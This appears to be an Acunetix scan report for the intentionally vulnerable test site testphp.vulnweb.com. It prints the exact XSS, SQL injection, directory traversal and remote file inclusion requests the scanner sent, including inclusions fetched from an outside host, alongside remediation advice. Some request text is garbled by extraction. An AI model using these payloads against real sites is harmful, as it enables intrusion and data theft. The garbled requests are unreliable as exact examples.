# **Comprehensive Report**



# **Threat Level 3**

One or more high-severity type vulnerabilities have been discovered by the scanner. A malicious user can exploit these vulnerabilities and compromise the backend database and/or deface your website.

# **Scan Detail**

Target
Scan Type
Start Time
Scan Duration
Requests

Average Response Time Maximum Response Time testphp.vulnweb.com

Full Scan

Oct 27, 2021, 5:07:00 PM GMT+8

49 minutes

61931 172ms

20213ms



High



Medium



Low




Informational

Severity	Vulnerabilities	Instances
• High	6	40
• Medium	17	18
! Low	4	4
<ul><li>Informational</li></ul>	8	8
Total	35	70


# Informational



# **Low Severity**



# **Medium Severity**



# **High Severity**



# **Impacts**

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SEVERITY	IMPACT
1 High	17 Cross site scripting
High	1 Directory traversal
High	1 File inclusion
High	1 PHP allow_url_fopen enabled
High	1 Remote file inclusion XSS
High	19 SQL injection
<ul><li>Medium</li></ul>	1 .htaccess file readable
<ul><li>Medium</li></ul>	1 Application error messages
<ul><li>Medium</li></ul>	2 Backup files
<ul><li>Medium</li></ul>	1 CRLF injection/HTTP response splitting
<ul><li>Medium</li></ul>	1 Directory listings
<ul><li>Medium</li></ul>	1 HTTP parameter pollution
<ul><li>Medium</li></ul>	1 JetBrains .idea project directory
<ul><li>Medium</li></ul>	1 PHP allow_url_fopen enabled
<ul><li>Medium</li></ul>	1 PHP errors enabled
<ul><li>Medium</li></ul>	1 PHP errors enabled
<ul><li>Medium</li></ul>	1 PHP open_basedir is not set
<ul><li>Medium</li></ul>	1 PHP session.use_only_cookies disabled
• Medium	1 PHPinfo pages
• Medium	1 Unencrypted connection
<ul><li>Medium</li></ul>	1 URL redirection
Medium	1 User credentials are sent in clear text
Medium	1 WS_FTP log file found
① Low	1 Clickjacking: X-Frame-Options header
① Low	1 Cookies with missing, inconsistent or contradictory properties
① Low	1 Cookies without HttpOnly flag set

Possible username or password disclosure

Informational

1

# **Cross site scripting**

Cross-site Scripting (XSS) refers to client-side code injection attack wherein an attacker can execute malicious scripts into a legitimate website or web application. XSS occurs when a web application makes use of unvalidated or unencoded user input within the output it generates.

# **Impact**

Malicious JavaScript has access to all the same objects as the rest of the web page, including access to cookies and local storage, which are often used to store session tokens. If an attacker can obtain a user's session cookie, they can then impersonate that user.

Furthermore, JavaScript can read and make arbitrary modifications to the contents of a page being displayed to a user. Therefore, XSS in conjunction with some clever social engineering opens up a lot of possibilities for an attacker.

# http://testphp.vulnweb.com/

URI was set to 1<ScRiPt>Jrmw(9559)</ScRiPt>

The input is reflected inside a text element.

#### Request

GET /404.php?1<ScRiPt>Jrmw(9559)</ScRiPt> HTTP/1.1

Referer: http://testphp.vulnweb.com/

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip,deflate

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36

Host: testphp.vulnweb.com Connection: Keep-alive

# http://testphp.vulnweb.com/AJAX/showxml.php

Verified

Cookie input mycookie was set to 3'"()&%<acx><ScRiPt>ya5X(9647)</ScRiPt>

#### Request

POST /AJAX/showxml.php HTTP/1.1

Referer: https://www.google.com/search?hl=en&q=testing

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36

Cookie: mycookie=3'"()&%<acx><ScRiPt%20>ya5X(9647)</ScRiPt>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9.\*/\*;q=0.8

Accept-Encoding: gzip,deflate

Content-Length: 0

Host: testphp.vulnweb.com Connection: Keep-alive

# http://testphp.vulnweb.com/comment.php

Verified

URL encoded POST input name was set to <your name here>'"()&%<acx><ScRiPt >geXX(9202)</ScRiPt>

## Request

POST /comment.php HTTP/1.1

Content-Type: application/x-www-form-urlencoded

Referer: http://testphp.vulnweb.com/

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip,deflate

Content-Length: 132

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36

Host: testphp.vulnweb.com Connection: Keep-alive

Submit=Submit&comment=555&name=<your%20 name%20 here>'''()%26%25<acx><ScRiPt%20>geXX(9202)

</ScRiPt>&phpaction=echo%20%24 POST[comment];

# http://testphp.vulnweb.com/guestbook.php

Verified

URL encoded POST input name was set to anonymous user'"()&%<acx><ScRiPt>OLMV(9031)</ScRiPt>

#### Request

POST /questbook.php HTTP/1.1

Content-Type: application/x-www-form-urlencoded

Referer: http://testphp.vulnweb.com/

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip,deflate

Content-Length: 96

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36

Host: testphp.vulnweb.com Connection: Keep-alive

name = anonymous%20user'''()%26%25 < acx > < ScRiPt%20 > 0 LMV(9031) < / ScRiPt > & submit = add%20message&text = 555 + 10 Constant = 10 Con

# http://testphp.vulnweb.com/guestbook.php

Verified

URL encoded POST input text was set to 555'"()&%<acx><ScRiPt>0LMV(9160)</ScRiPt>

#### Request

POST /guestbook.php HTTP/1.1

Content-Type: application/x-www-form-urlencoded

Referer: http://testphp.vulnweb.com/

Accept: text/html, application/xhtml+xml, application/xml; q=0.9, \*/\*; q=0.8, \*/\*; q=0.8

Accept-Encoding: gzip,deflate

Content-Length: 96

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36

Host: testphp.vulnweb.com Connection: Keep-alive

# http://testphp.vulnweb.com/hpp/

Verified

URL encoded GET input pp was set to 12""()&%<acx><ScRiPt >YoKW(9519)</ScRiPt>

#### Request

GET /hpp/?pp=12'"()%26%25<acx><ScRiPt%20>YoKW(9519)</ScRiPt> HTTP/1.1

Referer: http://testphp.vulnweb.com/

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip,deflate

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36

Host: testphp.vulnweb.com Connection: Keep-alive

# http://testphp.vulnweb.com/hpp/params.php

Verified

URL encoded GET input p was set to valid'"()&%<acx><ScRiPt>UwRY(9399)</ScRiPt>

## Request

GET /hpp/params.php?p=valid'"()%26%25<acx><ScRiPt%20>UwRY(9399)</ScRiPt>&pp=12 HTTP/1.1

Referer: http://testphp.vulnweb.com/

Accept: text/html, application/xhtml+xml, application/xml; q=0.9, \*/\*; q=0.8

Accept-Encoding: gzip,deflate

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36

Host: testphp.vulnweb.com Connection: Keep-alive

# http://testphp.vulnweb.com/hpp/params.php

Verified

URL encoded GET input pp was set to 12'"()&%<acx><ScRiPt >UwRY(9600)</ScRiPt>

#### Request

 ${\tt GET /hpp/params.php?p=valid\&pp=12'''()\%26\%25 < acx> < ScRiPt\%20 > UwRY(9600) < / ScRiPt> \ HTTP/1.1}$ 

Referer: http://testphp.vulnweb.com/

Accept: text/html, application/xhtml+xml, application/xml; q=0.9, \*/\*; q=0.8, \*/\*; q=0.8

Accept-Encoding: gzip,deflate

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36

Host: testphp.vulnweb.com Connection: Keep-alive

# http://testphp.vulnweb.com/listproducts.php

Verified

URL encoded GET input artist was set to 1'"()&%<acx><ScRiPt >lvUm(9646)</ScRiPt>

## Request

GET/list products.php?artist=1'''()%26%25 < acx> < ScRiPt%20 > lvUm(9646) < /ScRiPt> HTTP/1.1

Referer: http://testphp.vulnweb.com/

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip,deflate

 $User-Agent:\ Mozilla/5.0\ (Windows\ NT\ 10.0;\ Win 64;\ x 64)\ AppleWebKit/537.36\ (KHTML,\ like\ Gecko)\ Chrome/92.0.4512.0\ Safari/537.36$ 

Host: testphp.vulnweb.com Connection: Keep-alive

# http://testphp.vulnweb.com/listproducts.php

Verified

URL encoded GET input cat was set to 1""()&%<acx><ScRiPt >8Pnt(9887)</ScRiPt>

#### Request

Referer: http://testphp.vulnweb.com/

Accept: text/html, application/xhtml+xml, application/xml; q=0.9, \*/\*; q=0.8, application/xml; q=0.9, application/xml; q=0.9, application/xml; q=0.9, application/xml; q=0.9, application/xml; q=0.9, application/xml; q=0.9, application/xml; q=0.8, application/xml; q=0.9, application/xml; q=0.8, application/xml; q=0.8

Accept-Encoding: gzip,deflate

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36

Host: testphp.vulnweb.com Connection: Keep-alive

# http://testphp.vulnweb.com/search.php

Verified

URL encoded POST input searchFor was set to the'"()&%<acx><ScRiPt >rcIS(9014)</ScRiPt>

### Request

POST /search.php?test=query HTTP/1.1

Content-Type: application/x-www-form-urlencoded

Referer: http://testphp.vulnweb.com/

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip,deflate

Content-Length: 70

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36

Host: testphp.vulnweb.com Connection: Keep-alive

goButton=go&searchFor=the'"()%26%25<acx><ScRiPt%20>rcIS(9014)</ScRiPt>

# http://testphp.vulnweb.com/secured/newuser.php

Verified

URL encoded POST input uaddress was set to 555'"()&%<acx><ScRiPt>Y1d1(9710)</ScRiPt>

#### Request

POST /secured/newuser.php HTTP/1.1

Content-Type: application/x-www-form-urlencoded

Referer: http://testphp.vulnweb.com/

Accept: text/html, application/xhtml+xml, application/xml; q=0.9, \*/\*; q=0.8, application/xml; q=0.9, application/xml; q=0.9, application/xml; q=0.9, application/xml; q=0.9, application/xml; q=0.9, application/xml; q=0.9, application/xml; q=0.8, application/xml; q=0.9, application/xml; q=0.8, application/xml; q=0.8

Accept-Encoding: gzip,deflate

Content-Length: 217

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36

Host: testphp.vulnweb.com Connection: Keep-alive

signup=signup&uaddress=555'"()%26%25<acx><ScRiPt%20>Y1d1(9710)

666-0606&urname = RDFYjolf&uuname = RDFYjolf

# http://testphp.vulnweb.com/secured/newuser.php

Verified

URL encoded POST input ucc was set to 411111111111111111"()&%<acx><ScRiPt >Y1d1(9907)</ScRiPt>

### Request

POST /secured/newuser.php HTTP/1.1

Content-Type: application/x-www-form-urlencoded

Referer: http://testphp.vulnweb.com/

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip,deflate

Content-Length: 217

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36

Host: testphp.vulnweb.com Connection: Keep-alive

0606&urname=RDFYjolf&uuname=RDFYjolf

# http://testphp.vulnweb.com/secured/newuser.php

Verified

URL encoded POST input uemail was set to sample@email.tst'"()&%<acx><ScRiPt>Y1d1(9269)</ScRiPt>

#### Request

POST /secured/newuser.php HTTP/1.1

Content-Type: application/x-www-form-urlencoded

Referer: http://testphp.vulnweb.com/

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip,deflate

Content-Length: 217

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36

Host: testphp.vulnweb.com Connection: Keep-alive

# http://testphp.vulnweb.com/secured/newuser.php

Verified

URL encoded POST input uphone was set to 555-666-0606"()&%<acx><ScRiPt >Y1d1(9774)</ScRiPt>

#### Request

POST /secured/newuser.php HTTP/1.1

Content-Type: application/x-www-form-urlencoded

Referer: http://testphp.vulnweb.com/

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip,deflate

Content-Length: 217

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36

Host: testphp.vulnweb.com Connection: Keep-alive

# http://testphp.vulnweb.com/secured/newuser.php

Verified

URL encoded POST input urname was set to RDFYjolf'"()&%<acx><ScRiPt>Y1d1(9409)</ScRiPt>

## Request

POST /secured/newuser.php HTTP/1.1

Content-Type: application/x-www-form-urlencoded

Referer: http://testphp.vulnweb.com/

Accept: text/html, application/xhtml+xml, application/xml; q=0.9, \*/\*; q=0.8, \*/\*; q=0.8

Accept-Encoding: gzip,deflate

Content-Length: 217

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36

Host: testphp.vulnweb.com Connection: Keep-alive

signup = signup & uaddress = 555 & ucc = 41111111111111111111111 & uemail = sample % 40email.tst & upass = g00dPa % 24 % 24 w0rD & upass = g00dPa % 24

# http://testphp.vulnweb.com/secured/newuser.php

URL encoded POST input uuname was set to RDFYjolf'"()&%<acx><ScRiPt >Y1d1(9813)</ScRiPt>

#### Request

POST /secured/newuser.php HTTP/1.1

Content-Type: application/x-www-form-urlencoded

Referer: http://testphp.vulnweb.com/

Accept: text/html, application/xhtml+xml, application/xml; q=0.9, \*/\*; q=0.8, \*/\*; q=0.8

Accept-Encoding: gzip,deflate

Content-Length: 217

 $User-Agent: Mozilla/5.0 \ (Windows\ NT\ 10.0;\ Win64;\ x64)\ AppleWebKit/537.36 \ (KHTML,\ like\ Gecko)\ Chrome/92.0.4512.0\ Safari/537.36 \ (KHTML,\ like\ Gecko)\ Safari/537.0\ Safari/537.0\ Safari/537.0\ Safari/53$ 

Host: testphp.vulnweb.com Connection: Keep-alive

#### Recommendation

Apply context-dependent encoding and/or validation to user input rendered on a page

## Description

In order for a Cross-site scripting (XSS) attack to take place, an attacker does not directly target a victim. Instead, an attacker exploits a vulnerability in a web application visited by a victim, where the web application is used to deliver the malicious JavaScript. The victim's browser is not able to distinguish between malicious and legitimate JavaScript, and therefore, executes the attacker's malicious payload.

Since cross-site scripting (XSS) is user input which is interpreted as code. In order to prevent XSS, secure input handling is necessary. The two fundamental methods of handling untrusted user input are **encoding** and **validation**.

**Encoding** - Escapes user input so that browsers interpret it as **data**, not as code **Validation** - Filters user input so that browsers interpret it as code without malicious commands

Encoding and validation are two different techniques to preventing cross-site scripting (XSS). Deciding which should be used highly depends on the **context** within which the untrusted user input is being inserted.

The following are two examples of the most common cross-site scripting (XSS) contexts.

```
<!-- HTML element -->
<div>userInput</div>
<!-- HTML attribute -->
<input value="userInput">
```

<!-- Application code -->

The method for preventing cross-site (XSS) scripting in the two examples above is different. In the first example, where user input is inserted in an HTML element, HTML encoding is the correct way to prevent XSS. However, in the second example, where user input is inserted in an HTML attribute, validation (in this case, filtering out ' and ") is the appropriate prevention method.

```
<input value="userInput">

<!-- Malicious string -->
"><script>...</script><input value="

<!-- Resulting code -->
<input value=""><script>...</script><input value=""><</pre>
```

In **most** of the time, encoding should be performed whenever user input is included in a page, however, as with the above example, in some cases, encoding has to be replaced by or complemented with validation.

It's important to remember that secure input handling has to take into account which context of a page the user input is inserted into.

## References

#### Cross-site Scripting (XSS) Attack - Acunetix

https://www.acunetix.com/websitesecurity/cross-site-scripting/

#### Types of XSS - Acunetix

https://www.acunetix.com/websitesecurity/xss/

#### XSS Filter Evasion Cheat Sheet

https://www.owasp.org/index.php/XSS\_Filter\_Evasion\_Cheat\_Sheet

#### Excess XSS, a comprehensive tutorial on cross-site scripting

https://excess-xss.com/

#### **Cross site scripting**

https://en.wikipedia.org/wiki/Cross-site\_scripting

# **Directory traversal**

This script is possibly vulnerable to directory traversal attacks.

Directory Traversal is a vulnerability which allows attackers to access restricted directories and read files outside of the web server's root directory.

## **Impact**

By exploiting directory traversal vulnerabilities, attackers step out of the root directory and access files in other directories. As a result, attackers might view restricted files or execute commands, leading to a full compromise of the Web server.

# http://testphp.vulnweb.com/showimage.php



Verified

URL encoded GET input file was set to 1448345/../../xxx\...\..\272703

#### Request

GET/showimage.php?file=1448345/../../xxx%5C..%5C..%5C272703&size=160 HTTP/1.1

Acunetix-Aspect: enabled

Acunetix-Aspect-Password: 082119f75623eb7abd7bf357698ff66c

Acunetix-Aspect-ScanID: 8787269341669118774

Referer: http://testphp.vulnweb.com/

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip,deflate

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36

Host: testphp.vulnweb.com Connection: Keep-alive

## Recommendation

Your script should filter metacharacters from user input.

## References

## **Acunetix Directory Traversal Attacks**

https://www.acunetix.com/websitesecurity/directory-traversal/

# File inclusion

This script is possibly vulnerable to file inclusion attacks.

It seems that this script includes a file which name is determined using user-supplied data. This data is not properly validated before being passed to the include function.

# **Impact**

It is possible for a remote attacker to include a file from local or remote resources and/or execute arbitrary script code with the privileges of the web-server.

# http://testphp.vulnweb.com/showimage.php

Verifie

URL encoded GET input file was set to Http://bxss.me/t/fit.txt

Pattern found:

#### **Proof of Exploit**

URL - http://bxss.me/t/fit.txt

63c19a6da79816b21429e5bb262daed863c19a6da79816b21429e5bb262daed8

#### Request

GET /showimage.php?file=Http://bxss.me/t/fit.txt&size=160 HTTP/1.1

Acunetix-Aspect: enabled

Acunetix-Aspect-Password: 082119f75623eb7abd7bf357698ff66c

Acunetix-Aspect-ScanID: 8787269341669118774

Referer: http://testphp.vulnweb.com/

Accept: text/html, application/xhtml+xml, application/xml; q=0.9, \*/\*; q=0.8

Accept-Encoding: gzip,deflate

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36

Host: testphp.vulnweb.com Connection: Keep-alive

### Recommendation

Edit the source code to ensure that input is properly validated. Where is possible, it is recommended to make a list of accepted filenames and restrict the input to that list.

For PHP, the option allow\_url\_fopen would normally allow a programmer to open, include or otherwise use a remote file using a URL rather than a local file path. It is recommended to disable this option from php.ini.

# References

## PHP - Using remote files

https://www.php.net/manual/en/features.remote-files.php

## **OWASP PHP Top 5**

https://www.owasp.org/index.php/PHP\_Top\_5

## Remote file inclusion

https://en.wikipedia.org/wiki/Remote\_file\_inclusion

# PHP allow\_url\_fopen enabled

The PHP configuration directive allow\_url\_fopen is enabled. When enabled, this directive allows data retrieval from remote locations (web site or FTP server). A large number of code injection vulnerabilities reported in PHP-based web applications are caused by the combination of enabling allow\_url\_fopen and bad input filtering.

allow\_url\_fopen is enabled by default.

# **Impact**

Application dependant - possible remote file inclusion.

# http://testphp.vulnweb.com/



Current setting is: allow\_url\_fopen = On Observed on /

## Recommendation

You can disable allow\_url\_fopen from either php.ini (for PHP versions newer than 4.3.4) or .htaccess (for PHP versions up to 4.3.4).

Verified

php.ini

allow\_url\_fopen = 'off'

.htaccess

php\_flag allow\_url\_fopen off

## References

### **Runtime Configuration**

https://www.php.net/manual/en/filesystem.configuration.php

# Remote file inclusion XSS

This script is possibly vulnerable to Cross Site Scripting (XSS) attacks.

Cross site scripting (also referred to as XSS) is a vulnerability that allows an attacker to send malicious code (usually in the form of Javascript) to another user. The server opens arbitrary URLs and puts the content retrieved from the URL into the response without filtering.

# **Impact**

Malicious users may inject JavaScript, VBScript, ActiveX, HTML or Flash into a vulnerable application to fool a user in order to gather data from them. An attacker can steal the session cookie and take over the account, impersonating the user. It is also possible to modify the content of the page presented to the user.

# http://testphp.vulnweb.com/showimage.php



#### Request

GET /showimage.php?file=HttP://bxss.me/t/xss.html%3F%2500&size=160 HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip,deflate

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36

Host: testphp.vulnweb.com Connection: Keep-alive

#### Recommendation

Your server side code should verify if the URL from the user input is allowed to be retrieved and displayed or filter the response from the URL according to the context in which it is displayed.

#### References

## **Acunetix Cross Site Scripting Attack**

https://www.acunetix.com/websitesecurity/cross-site-scripting.htm

## VIDEO: How Cross-Site Scripting (XSS) Works

https://www.acunetix.com/blog/web-security-zone/video-how-cross-site-scripting-xss-works/

## The Cross Site Scripting Faq

https://www.cgisecurity.com/xss-faq.html

### XSS Filter Evasion Cheat Sheet

https://www.owasp.org/index.php/XSS\_Filter\_Evasion\_Cheat\_Sheet

#### **Cross site scripting**

https://en.wikipedia.org/wiki/Cross-site\_scripting

### **OWASP PHP Top 5**

https://www.owasp.org/index.php/PHP\_Top\_5

## How To: Prevent Cross-Site Scripting in ASP.NET

https://docs.microsoft.com/en-us/previous-versions/msp-n-p/ff649310(v=pandp.10)

# **SQL** injection

SQL injection (SQLi) refers to an injection attack wherein an attacker can execute malicious SQL statements that control a web application's database server.

## **Impact**

An attacker can use SQL injection to bypass a web application's authentication and authorization mechanisms and retrieve the contents of an entire database. SQLi can also be used to add, modify and delete records in a database, affecting data integrity. Under the right circumstances, SQLi can also be used by an attacker to execute OS commands, which may then be used to escalate an attack even further.

# http://testphp.vulnweb.com/



### Request

GET /Mod\_Rewrite\_Shop/RateProduct-1797790'"652729.html HTTP/1.1

Acunetix-Aspect: enabled

Acunetix-Aspect-Password: 082119f75623eb7abd7bf357698ff66c

Acunetix-Aspect-ScanID: 8787269341669118774

Referer: http://testphp.vulnweb.com/

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip,deflate

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36

Host: testphp.vulnweb.com Connection: Keep-alive

# http://testphp.vulnweb.com/AJAX/infoartist.php



URL encoded GET input id was set to 1652120'"976918

#### Request

GET /AJAX/infoartist.php?id=1652120'"976918 HTTP/1.1

Acunetix-Aspect: enabled

Acunetix-Aspect-Password: 082119f75623eb7abd7bf357698ff66c

Acunetix-Aspect-ScanID: 8787269341669118774

Referer: http://testphp.vulnweb.com/

Cookie: mycookie=3

Accept: text/html, application/xhtml+xml, application/xml; q=0.9, \*/\*; q=0.8

Accept-Encoding: gzip,deflate

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36

Host: testphp.vulnweb.com Connection: Keep-alive

# http://testphp.vulnweb.com/AJAX/infocateg.php



URL encoded GET input id was set to 1853154'"141645

## Request

GET /AJAX/infocateg.php?id=1853154'"141645 HTTP/1.1

Acunetix-Aspect: enabled

 $Acunetix-A spect-Password:\ 082119f75623eb7abd7bf357698ff66c$ 

Acunetix-Aspect-ScanID: 8787269341669118774

Referer: http://testphp.vulnweb.com/

Cookie: mycookie=3

Accept: text/html, application/xhtml+xml, application/xml; q=0.9, \*/\*; q=0.8

Accept-Encoding: gzip,deflate

 $User-Agent: Mozilla/5.0 \ (Windows\ NT\ 10.0;\ Win64;\ x64)\ AppleWebKit/537.36 \ (KHTML,\ like\ Gecko)\ Chrome/92.0.4512.0\ Safari/537.36$ 

Host: testphp.vulnweb.com Connection: Keep-alive

# http://testphp.vulnweb.com/AJAX/infotitle.php



URL encoded POST input id was set to 1012230'"279612

#### Request

POST /AJAX/infotitle.php HTTP/1.1

Acunetix-Aspect: enabled

Acunetix-Aspect-Password: 082119f75623eb7abd7bf357698ff66c

Acunetix-Aspect-ScanID: 8787269341669118774 Content-Type: application/x-www-form-urlencoded

Referer: http://testphp.vulnweb.com/

Cookie: mycookie=3

Accept: text/html, application/xhtml+xml, application/xml; q=0.9, \*/\*; q=0.8, application/xml; q=0.9, application/xml; q=0.9, application/xml; q=0.9, application/xml; q=0.9, application/xml; q=0.9, application/xml; q=0.9, application/xml; q=0.8, application/xml; q=0.9, application/xml; q=0.8, application/xml; q=0.8

Accept-Encoding: gzip,deflate

Content-Length: 18

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36

Host: testphp.vulnweb.com Connection: Keep-alive

id=1012230"279612

# http://testphp.vulnweb.com/artists.php



URL encoded GET input artist was set to 1255470'"678857

#### Request

GET /artists.php?artist=1255470"678857 HTTP/1.1

Acunetix-Aspect: enabled

Acunetix-Aspect-Password: 082119f75623eb7abd7bf357698ff66c

Acunetix-Aspect-ScanID: 8787269341669118774

Referer: http://testphp.vulnweb.com/

Accept: text/html, application/xhtml+xml, application/xml; q=0.9, \*/\*; q=0.8, \*/\*; q=0.8

Accept-Encoding: gzip,deflate

 $User-Agent: Mozilla/5.0 \ (Windows\ NT\ 10.0;\ Win64;\ x64)\ AppleWebKit/537.36 \ (KHTML,\ like\ Gecko)\ Chrome/92.0.4512.0\ Safari/537.36 \ (KHTML,\ like\ Gecko)\ Chrome/92.0.4512.0\ Safari/537.0\ Safari/537.0\ Saf$ 

Host: testphp.vulnweb.com Connection: Keep-alive

# http://testphp.vulnweb.com/listproducts.php



URL encoded GET input artist was set to 1633062'"630403

# Request

GET /listproducts.php?artist=1633062'"630403 HTTP/1.1

Acunetix-Aspect: enabled

Acunetix-Aspect-Password: 082119f75623eb7abd7bf357698ff66c

Acunetix-Aspect-ScanID: 8787269341669118774

Referer: http://testphp.vulnweb.com/

Accept: text/html, application/xhtml+xml, application/xml; q=0.9, \*/\*; q=0.8, application/xml; q=0.9, application/xml; q=0.9, application/xml; q=0.9, application/xml; q=0.9, application/xml; q=0.9, application/xml; q=0.9, application/xml; q=0.8, application/xml; q=0.9, application/xml; q=0.8, application/xml; q=0.8

Accept-Encoding: gzip,deflate

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36

Host: testphp.vulnweb.com Connection: Keep-alive

# http://testphp.vulnweb.com/listproducts.php



URL encoded GET input cat was set to 1155088'"659099

#### Request

GET /listproducts.php?cat=1155088'"659099 HTTP/1.1

Acunetix-Aspect: enabled

Acunetix-Aspect-Password: 082119f75623eb7abd7bf357698ff66c

Acunetix-Aspect-ScanID: 8787269341669118774

Referer: http://testphp.vulnweb.com/

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip,deflate

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36

Host: testphp.vulnweb.com Connection: Keep-alive

# http://testphp.vulnweb.com/Mod\_Rewrite\_Shop/BuyProduct-1/



### Request

GET /Mod\_Rewrite\_Shop/BuyProduct-1/?id=1ACUSTART'"ACUEND HTTP/1.1

Acunetix-Aspect: enabled

Acunetix-Aspect-Password: 082119f75623eb7abd7bf357698ff66c

Acunetix-Aspect-ScanID: 8787269341669118774

User-Agent: 1"2000 referer: 1"3000 client-ip: 1"4000 x-forwarded-for: 1"5000 accept-language: 1"6000

via: 1'"7000

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip,deflate Host: testphp.vulnweb.com Connection: Keep-alive

# http://testphp.vulnweb.com/Mod\_Rewrite\_Shop/BuyProduct-2/



## Request

GET /Mod\_Rewrite\_Shop/BuyProduct-2/?id=1ACUSTART"ACUEND HTTP/1.1

Acunetix-Aspect: enabled

Acunetix-Aspect-Password: 082119f75623eb7abd7bf357698ff66c

Acunetix-Aspect-ScanID: 8787269341669118774

User-Agent: 1"2000 referer: 1"3000 client-ip: 1"4000 x-forwarded-for: 1"5000 accept-language: 1"6000

via: 1'"7000

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip,deflate Host: testphp.vulnweb.com

# http://testphp.vulnweb.com/Mod\_Rewrite\_Shop/BuyProduct-3/



#### Request

GET /Mod\_Rewrite\_Shop/BuyProduct-3/?id=1ACUSTART"ACUEND HTTP/1.1

Acunetix-Aspect: enabled

Acunetix-Aspect-Password: 082119f75623eb7abd7bf357698ff66c

Acunetix-Aspect-ScanID: 8787269341669118774

User-Agent: 1'"2000 referer: 1'"3000 client-ip: 1'"4000 x-forwarded-for: 1'"5000 accept-language: 1'"6000

via: 1'"7000

Accept: text/html, application/xhtml+xml, application/xml; q=0.9, \*/\*; q=0.8

Accept-Encoding: gzip,deflate Host: testphp.vulnweb.com Connection: Keep-alive

# http://testphp.vulnweb.com/Mod\_Rewrite\_Shop/Details/color-printer/3/



## Request

